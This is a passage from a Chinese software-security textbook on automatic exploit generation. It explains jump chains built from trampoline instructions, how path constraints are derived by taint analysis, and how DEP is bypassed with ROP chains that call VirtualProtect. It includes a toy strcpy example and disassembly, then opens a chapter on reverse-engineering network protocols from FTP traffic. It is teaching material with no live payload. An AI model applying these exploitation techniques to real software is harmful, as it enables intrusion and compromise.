第二种方法是通过已知地址的跳板指令来接管程序执行，如图9-14(b)所示。与第一种方法不同的是，此种方法不需要程序自身必须具备特定的功能或模块，具有更好的适用性。对于这种指令，可以在未被随机化的模块中寻找，找到的指令在程序每次运行时都会在固定的位置。然而，程序所依赖的模块可能都已经被随机化处理。这种情况下，如果有关键的信息泄露，例如某个模块基地址，那么可以利用被泄露的信息定位所有模块，寻找可用的跳板指令以构造跳转链。

本节使用跳板指令来构造攻击链，通过构造不同的指令内容，产生多样性的控制流转移方式，使得利用模式多样化。本书采用如下3种模式的跳板指令来构造跳转链。

1. call/jmp register 指令

对于此种跳板指令而言，寄存器是唯一的参数。Intel的通用寄存器包括eax、ebx等8个，这些寄存器均可以用于call/jmp的跳板指令。因此，对于此种模式，可以获得16种跳板指令。

2. call/jmp [register+offset]

此种跳板指令，唯一的间接内存操作数由8种通用寄存器register和一个偏移offset来决定，其中offset偏移值可以任意选取。本节将offset取值范围设定为−256～256，这样就能够构造8192种跳板指令。

3. 连续指令序列

此种跳板指令指中，每一个跳板指令由进程代码区域中的地址连续的多条指令构成。它们完成的工作和一条跳板指令相同(例如常用在SEH漏洞利用中的pop、pop、ret，前面的pop指令用于调节堆栈指针，最后一条ret指令用于转移控制流)，所以将它们看作一条跳板指令。在实际应用中，此类指令数目和种类可以根据实际漏洞利用生成的需要进行扩展。

由于自然语言的描述很容易混淆，此处引入符号化的定义对问题进行说明。把内存中由直接污点映射形成的数据块记为 block，起始地址为 block. start，结束地址为 block. end；跳板指令记为 I，该指令执行后转移到的目标地址记为 I. target。通过前面讨论可知，仅当指令的跳转目标 I. target 能够落在某一个 block 内时（block. start≤I. target ＜ block. end），I 才能作为构造跳转链的候选指令。把指令 I 实施控制流转移后的目标块记为 I. block。之后，可以搜索进程发生崩溃后的内存布局，获得所有跳板指令的候选集合 Cand。Cand＝{I | block. target≤I. target ＜ block. end，block∈B}，其中 B 为所有可由污点控制的内存块。

搜索过程可以分为如下的步骤：搜索出所有在内存中通过直接映射的 block（搜索方法在 9.2.3 节的软件漏洞内存布局分析中已经论述）；分析每一个 block 的长度，判定 block 的长度能否放入跳转代码；根据 block 之间的偏移和跳板指令的控制流转移范围构建跳转链。

将跳转链记为 JumpChain，跳转链包括一系列在 block 中放置的指令 JumpChain＝$\{I_0, I_1, \cdots, I_n, 1\leqslant n\leqslant |Cand|\}$，其中 I∈Cand，并且 $I_0, I_1, \cdots, I_n$ 之间互不相同。如图 9-15 所示，图中虚线表示控制流转移方向，其中 I. addr 表示 I 在漏洞程序进程空间中所在的内存地址，I. code 表示 I 的操作码。预期能够找到如图所示的攻击链，其中控制流劫持点被覆盖了第一个跳板指令 I_0 的地址（通常情况下，控制流劫持点转移到的第一个跳板地址 I_0. addr 应当在进程加载的某个非随机化模块代码段范围之内），之后的跳板指令依次指向下一个 block 中的跳板指令，直到控制流转移到 shellcode。




图 9-15 跳转链示意图

根据 block 的大小、地址不同，可在 block 中放入不同的代码，甚至可以对其中的部分代码进行混淆或加密、解密操作，进而形成不同的攻击链，使得最终生成的漏洞利用多样化。

9.3.2 漏洞攻击路径触发

漏洞攻击路径触发是漏洞利用中较为重要的一环，最终利用的生成是通过重构输入的方式实现的，其目标是通过构造输入数据，使程序能够执行到控制流劫持点。由于脆弱路径的触发需要满足路径约束，即重构过程中对部分输入数据的取值需要满足一定的约束条件。因而针对漏洞攻击路径触发的输入数据重构关键在于：提取程序执行路径中所有与输入相关的条件分支，根据分支判断条件生成相应的约束条件表达式，对表达式进行综合求解，确定输入数据的取值范围。

执行路径中与程序输入相关的分支判断条件称为污点分支判断条件，这些分支判断条件具有两个特点。在每一个污点分支判断条件处，定位相关的程序输入字节，生成对应

的约束条件。具体方法是在污点传播图(污点传播记录形成的图)中寻找污点分支判断指令节点,以此节点为起点,在污点传播图中进行回溯。在回溯到污点源节点时,就能够定位所有相关的污点字节以及通过记录回溯过程得到的污点指令序列,根据指令序列可生成符号化的路径约束条件。为了得到最终的符号化描述,将所有与污点分支判断条件相关的程序输入字节赋予一个符号变量,根据指令语义,实例化符号执行污点指令序列中每一条指令。最后,在分支指令处,根据 EFLAGS 寄存器中对应标志位的值,生成反映此分支执行结果的约束表达式。假设存在如下的代码:

```
if( File[offset(0x03)] !='D' || File[offset(0x04)] ! ="A" ){
    exit();
}
if( File[offset(0x30)] !='C' || File[offset(0x40)] ! ="E" ){
    exit();
}
if( File[offset(0x80)] >15 ){
    strcpy( buffer, File[offset(0x100)] );
    return;
}
```

根据前面的方法可知,最终得到的路径约束为:偏移 0x03 的值为字符 D,偏移 0x04 的值为字符 A,偏移 0x30 的值为字符 C,偏移 0x40 的值为字符 E,偏移为 0x80 的值应当大于 15。输入数据的取值范围确定后,还需要和前面生成的攻击链进行组合,才能够形成最终可用的利用样本。组合过程中,首先应当放置跳板指令和 shellcode,然后根据路径约束条件修正输入数据中特定偏移的取值,此时可能会出现攻击链和取值范围发生冲突的情况,针对此类情况,可以预先设定攻击链代码的替换规则,手动更改或自动替换冲突部分的攻击代码即可。




图 9-16　利用构造示意图

图 9-16 是构造攻击链和产生能够触发漏洞的样本的主要思路。本书采用以上思路构造了一个自动生成利用代码的引擎,但生成的代码尚不能绕过 DEP、ALSR 等操作系

统防护机制。接下来将重点论述操作系统安全防护机制的绕过方法。

9.3.3 保护机制绕过

操作系统使用了数据执行保护、堆栈 Cookie、ASLR 等技术对可能发生的漏洞攻击进行了保护。鉴于栈溢出类漏洞目前已经很少，当前操作系统主要的保护机制集中在 ASLR（地址空间随机化）和 DEP（数据执行保护）。这两种保护方式使得通过覆盖函数返回地址和函数指针等简单的利用方式很难奏效。要生成真正能够使用的利用样本，必须突破这两类防护方式，目前主要采用的是在未随机化的模块中构造 ROP 链的方法。在内存中寻找未随机化的模块可通过检测 PE 文件头中的 IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE 标识实现，在此处不再赘述。接下来，本节对 ROP 技术进行简要的介绍。


ROP 利用进程空间中已经被载入的模块搜寻以 ret 指令结尾的代码片段（gadget），并将它们部署在内存中形成攻击链，通过构造程序栈中的数据，使攻击链的控制流按照顺序发生转移，执行相应的 gadget，达到攻击者预设的目标。gadget 以 ret 指令为结尾，等效于 POP+JUMP，将当前栈顶指针 ESP 指向的值弹出，然后跳转到该值所代表的地址，继续执行指令，攻击者通过控制 ESP 指向的值和跳转达到间接控制 EIP 的目的。攻击者可以通过精心构造栈空间布局达到间接控制 EIP 的目的。

在漏洞攻击中，ROP 主要被用来调用 API 来关闭或绕过 DEP，较为常用的 API 包括 VirtualAlloc、SetProcessDEPPolicy、NtSetInformationProcess、VirtualProtect 等。为了达到该目标，需要完成如下的工作：首先找到一系列以 retn 指令结尾的指令，分析指令的内容，分析要调用函数的参数，把每一个 gadget 要设置的值、预期跳转到的地址写到栈中，这样每执行完一条指令之后就会接着执行下一条指令，最终达到绕过 DEP 的目的。为了介绍的方便，选择 VirtualProtect 函数作为调用的目标，修改内存块的属性为 Executable，进而绕过 DEP 执行 shellcode。VirtualProtect 的声明如下：

```
BOOL VirtualProtect{
    LPVOID  lpAddress,       //需要修改属性的内存的起始地址
    DWORD   dwSize,          //大小
    DWORD   flNewProtect,    //预期改为可执行可读写 PAGE_EXECUTE_READWRITE,0x40
    PDWORD  lpflOldProtect   //原始属性的保存地址
};
```

反汇编 VirtualProtect 可以得到如下的代码：

```
MOV     EDI,EDI
PUSH    EBP
MOV     EBP,ESP
PUSH    DWORD PTR SS:[EBP+14]        ;设置参数 lpflOldProtect
PUSH    DWORD PTR SS:[EBP+10]        ;设置参数 flNewProtect : 0x40
PUSH    DWORD PTR SS:[EBP+C]         ;设置参数 dwSize
PUSH    DWORD PTR SS:[EBP+8]         ;设置参数 lpAddress
PUSH    -1
CALL    kernel32.VirtualProtectEx    ;转入 VirtualProtectEx()
```




```
POP     EBP
RETN    10
```

由以上反汇编代码可知，只要在[ebp+0x8]到[ebp+0x18]的区域内放置好各种参数，再把控制流转向 VirtualProtectEx 函数的地址，就可以关闭 DEP 了。构造的内存布局和攻击链如图 9-17 所示。




图 9-17　ROP 构造原理

构造 ROP 攻击链的典型工具是 Python 插件 Mona，该插件能够自动搜索进程中可用的 ROP 代码片段，并产生候选 ROP 攻击链，攻击者仅需较少的跳转，便可以生成可用的利用代码，这大大减小了攻击成本，使得此种攻击技术趋于自动化。类似的工具还包括 ROPGadget 等。

目前除 ROP 之外较为新颖的 DEP 绕过方法是 JIT Spraying，通过 JavaScript 或者 ActionScript 语言来控制 JIT 编译器的行为，在内存中动态产生大量包含了 shellcode 的内存对象。相关对象的内存页具有可执行属性，不受到 DEP 机制的约束。攻击者将 shellcode 按照特定方式编码到 JavaScript 或 ActionScript 脚本中即可。攻击者不需要依赖固定加载地址的模块等信息，而是尝试在攻击过程中根据由漏洞导致的异常控制流的目标地址，掌控喷射的粒度和地址范围，使得在异常控制流能够以高概率转移到某个 shellcode 以达到攻击目标。

ROP 攻击具有较为明显的特征，在 ROP 攻击链中，jmp 指令在不同的库函数甚至不同的库之间跳转，攻击者抽取的指令序列并不一定是一个正常的指令起始位置，该特点不同于正常程序的执行。因而在实际工作中，针对 ROP 的检测通常采用控制流完整性检验的方式实施，即在程序运行之前获取正常的控制流转移方向，在运行过程中检测，发现非正常的控制流转移位置则中止程序运行或提示漏洞攻击。

9.4　小　　结

在控制流劫持类漏洞中，攻击者通过修改控制流相关的数据，使得程序中控制流指令（例如 call、jmp 和 ret）的操作数被篡改为特定的代码位置。与非控制流劫持类漏洞不同的是，攻击者还需要插入一段 shellcode，在指令执行之后，程序执行权能够跳转至

shellcode 执行。

在本章的内容中，栈溢出、堆溢出漏洞通常都是由于没有对缓冲区访问范围进行检查，导致读写操作范围超出缓冲区，造成关键控制流数据被覆盖。栈溢出被覆盖的数据可能是函数的返回地址或者栈中的函数指针。堆溢出覆盖的数据可能是后续堆的管理结构或者虚函数指针等。指针访问漏洞是由于程序的内存、对象申请和释放的时序发生错误，使得某些指针没有指向合法的内容，在对这些指针进行操作或解引用时导致访问错误。控制流劫持类漏洞的关键特征在于产生了非法的控制流转移，针对该特征目前很多系统已经开始引入控制流完整性检验(Control Flow Integrity，CFI)进行防御，取得了良好的效果。

根据本章的内容可知，对于控制流劫持类漏洞而言，攻击者需要篡改控制流相关的数据，如函数返回地址、函数指针等，这类控制流数据在程序中数量较多，所以在漏洞数量上，针对控制流劫持类漏洞的利用攻击较针对非控制流劫持类漏洞的利用攻击多，控制流劫持类漏洞也更为攻击者广泛利用，多年来一直对应用程序和系统安全构成严重的威胁，随着攻击手段日益进化而变得愈加复杂和巧妙，可以预见，针对此类漏洞的利用攻击仍将在很长一段时间内威胁信息安全。

同时，要使非控制流劫持类漏洞利用成功，关键是需要攻击者找到能够影响程序执行路径的关键数据，并根据数据的内容影响程序执行路径，产生非预期的操作。这类漏洞难以发掘，成功利用难度大，但在目前操作系统保护机制不断增强，控制流劫持漏洞利用难度越来越高的条件下，也已经逐渐成为了研究的热点。

参考文献

[1] CVE. http://cve.mitre.org/.
[2] CVSS. https://www.first.org/cvss.
[3] CWE. http://cwe.mitre.org/.
[4] ITU. http://www.itu.int/en/pages/default.aspx.
[5] NIST. https://www.nist.gov/.
[6] T Avgerinos, KC Sang, BLT Hao, et al. AEG: Automatic Exploit Generation. Network & Distributed System Security Symposium(NDSS), 2011, 57 (2).
[7] K C Sang, T Avgerinos, A Rebert, et al. Unleashing Mayhem on Binary Code. IEEE Symposium on Security & Privacy, 2012, 19: 380-394.
[8] M Wang, P Su, Q Li, et al. Automatic Polymorphic Exploit Generation for Software Vulnerabilities. International Conference on Security & Privacy in Communication Systems, 2013: 216-233.
[9] 和亮，苏璞睿. 软件漏洞自动利用研究进展[J]. 中国教育网络，2016(2): 46-48.

第 10 章 网络协议逆向分析

从互联网诞生之日起，网络协议就是其中不可或缺的关键一环，它是网络中各类实体之间的通信纽带。互联网上的各类节点(包括通用计算机、网络设备、专用工控机等)之间要实现信息共享和任务协作，必须首先约定一套网络通信规范，依照该规范完成节点间信息交互和执行约定的任务。各类网络协议的实现集成到软件中，赋予其进行联网数据传输和信息共享的能力，是现代软件不可或缺的重要组成部分。因此针对网络协议实现的逆向分析成为软件安全分析的重要领域之一，网络应用软件的广泛使用也对网络协议的逆向分析技术提出了更高的要求，工业界和学术界也投入到协议自动化逆向方法的研究中，并取得了大量成果。

本章重点对基于软件动态分析的网络协议逆向分析方法进行介绍，首先对网络协议和网络协议逆向的基本概念进行介绍，然后对网络协议消息格式逆向方法进行详细讲解，最后介绍协议状态机恢复方法。

10.1 网络协议逆向概述

“协议”这个词在不同场合有不尽相同的含义。在一般社交场合常用来表示规范、礼仪和约定等含义，而在信息领域，“协议”通常用来指网络协议或通信协议，即定义计算机和电信网络中数据如何构造、传输和处理的一系列规范和准则。人和人之间通过语言进行交流，而计算机之间需要通过网络协议进行交流，协议是互联网发展过程中的重要组成部分。为了将尽可能多的计算机纳入互联网以实现全球信息共享，国际标准化组织制定了大量协议，如国际互联网工程任务组(IETF)、美国电气电子工程师学会(IEEE)、万维网联盟(W3C)等组织都在不断发布新的协议规范以满足互联网各种新应用发展的需求。

针对具体的网络协议，目前还很难给出没有歧义的严格形式化描述和定义，即使在RFC① 等大量专家修订校正过的网络协议规范文本中仍然无法避免不同背景的信息行业从业人员对其的不同理解。

贝尔实验室的霍兹曼(Gerard J. Holzmann)将网络协议[1]划分为 5 个要素：

(1) 协议提供的服务，即协议提供给用户的功能。

(2) 协议依赖环境和条件等，即协议提供服务所必需的基本外部约束、条件等。

(3) 协议的消息类型，即协议交互过程中每次发送的消息的功能类别。

---

① https://www.ietf.org/rfc.html.

(4) 协议的消息格式和组成方法,即协议消息的具体组织和构成方式。

(5) 协议状态机,即对协议中消息交换过程进行约束的一系列规则。

例如,针对 FTP 协议,其提供的服务(要素 1)可以简单描述为具备用户身份认证功能的远程文件系统服务,支持文件和文件夹的上传、下载、查询、更新和删除等。FTP 协议基于提供可靠信息传输服务的 TCP 协议(要素 2)构建。协议的消息类型(要素 3)包括请求和回复两种,请求类型包含用户登录、用户密码、下载文件、上传文件等几十个类型,回复类型包含失败、成功、错误等几十种具体类型。FTP 协议的消息格式(要素 4)由消息类型和消息内容组成,这两部分由空格字符分隔。FTP 协议的状态转换机制(要素 5)包括多用户登录机制、命令请求和相应机制等。

网络协议逆向是软件逆向方法和技术在网络协议实现上的具体应用,是软件逆向领域的重要分支。网络协议逆向的主要目标是获得目标软件网络协议的消息格式以及通信方消息交互的状态转换自动机(后文简称“状态机”)。协议的消息格式就是协议中约定的各类消息的组成机制,而状态机则对应通信各方依据接收到的消息将会发生的状态变化。比如,经典的 FTP 协议(文件传输协议[2])约定了两个拥有 IP 地址的计算节点进行文件共享所需要的消息交互规范,其中包括了节点之间基于传输层协议(目前以 TCP 协议为主)如何构建 FTP 连接,如何基于该 FTP 连接发送文件信息和进行文件传输。该协议以 RFC 的形式由互联网工程任务组(IETF)发布,即 RFC959①。RFC959 的第 5 节具体规定了 FTP 协议的消息格式,而第 6 节规定了 FTP 协议的状态转换机制。

网络协议逆向在软件安全分析中有多种应用,包括:

(1) 网络协议的模糊测试、安全性评估等。

(2) 基于流量分析的网络行为特征识别、网络入侵检测等。

(3) 网络的主动测量、网络服务分布状况探测等。

本章讨论的网络协议逆向方法是前文介绍的软件动态分析方法的具体应用,涉及的程序动态分析方法主要包括程序执行监控、污点传播、程序切片等。

10.2 协议消息格式逆向

消息是构成网络协议的基本要素之一,网络协议通信双方按照协议规范通过互相发送消息来实现约定的功能。本书中协议逆向的目标之一是:逆向得到的协议规范能够满足重新实现该协议的要求,即在完成协议逆向后,可以依据逆向结果再次编程实现该协议。

网络协议逆向的一个内在要求是在微观层面掌握网络协议细节,不能仅仅停留在观察某次消息交互后通信双方的状态变化,还必须依据协议交互中实际产生的消息进行格式逆向。例如,在登录 FTP 文件服务器过程中,当在 FTP 客户端输入用户名和密码并单击登录按钮后,会立即获得用户登录认证的结果:登录成功或者失败。通过观察用户登录的过程可以直接从中推测 FTP 协议规范中关于登录的概要信息,即 FTP 的登录过程

---

① 参看 https://www.w3.org/Protocols/rfc959/.

是典型的基于用户名和密码的身份认证。但是,关于协议规范的细节则无从得知,比如用户名和密码是以怎样的形式发送给服务器的,服务器在验证身份后发回的响应数据包是怎样的,在重新实现该协议时必须了解其消息的基本构成。

获取并分析网络协议实现所产生的真实的流量(网络流量分析)是协议规范逆向的重要方法之一,也是目前应用最为广泛的方法,能够迅速便捷地提供关于协议逆向的直接线索。图 10-1 是利用 Wireshark 对 FTP 协议认证登录过程流量的分析,该流量信息已将无关的其他数据包过滤,仅展示出 FTP 协议的相关流量,其中 IP 地址为 192.168.1.185 的主机为 FTP 服务器,服务器软件选用开源的 FileZilla;IP 地址为 172.18.144.11 的主机为 FTP 客户端,客户端软件选用 Windows 操作系统自带的资源管理器(即在资源管理器的地址栏直接输入 FTP 服务器地址)。

序号	源地址	目的地址	协议	长度	请求类型	请求内容	应答类型	应答内容
20	192.168.1.185	172.18.144.11	FTP	96			Service ready for new user	FileZilla Server version 0.9.41 beta
21	192.168.1.185	172.18.144.11	FTP	99			Service ready for new user	written by Tim Kosse (Tim.Kosse@gmx.de)
23	192.168.1.185	172.18.144.11	FTP	115			Service ready for new user	Please visit http://sourceforge.net/projects/filezilla/
24	172.18.144.11	192.168.1.185	FTP	65	USER	test		
26	192.168.1.185	172.18.144.11	FTP	86			User name okay, need password	Password required for test
27	172.18.144.11	192.168.1.185	FTP	65	PASS	test		
29	192.168.1.185	172.18.144.11	FTP	69			User logged in, proceed	Logged on

图 10-1　FTP 协议认证登录过程的网络流量

从图 10-1 中可见,Wireshark 软件已针对该流量进行了初步的语义标记,包括通信数据包的源 IP 地址和目的地址、数据包长度和数据包内容的类型(请求 Request 还是应答 Response)。FTP 客户端和服务器在完成 TCP 连接后,服务器会直接向客户端发送关于服务器的信息(服务器版本、服务器软件开发者以及软件项目的 Web 网址等),对应图中前 3 个数据包。当用户在客户端单击登录按钮后,客户端将向服务器端发送内容为 USER test 的消息,服务端则立即回复一个内容为 331 Password required for test 的消息,客户端继续发送内容为 PASS test 的消息,则服务器端获得了用户登录的身份信息,经过验证后返回最终的结果,即内容为 230 Logged on 的消息,此时客户端成功完成身份认证,可以与服务器进一步交互,如图 10-2 所示。由此可见,通过流量数据的直观展示,有经验的读者似乎已经能够很直接地获取目标协议的规范。

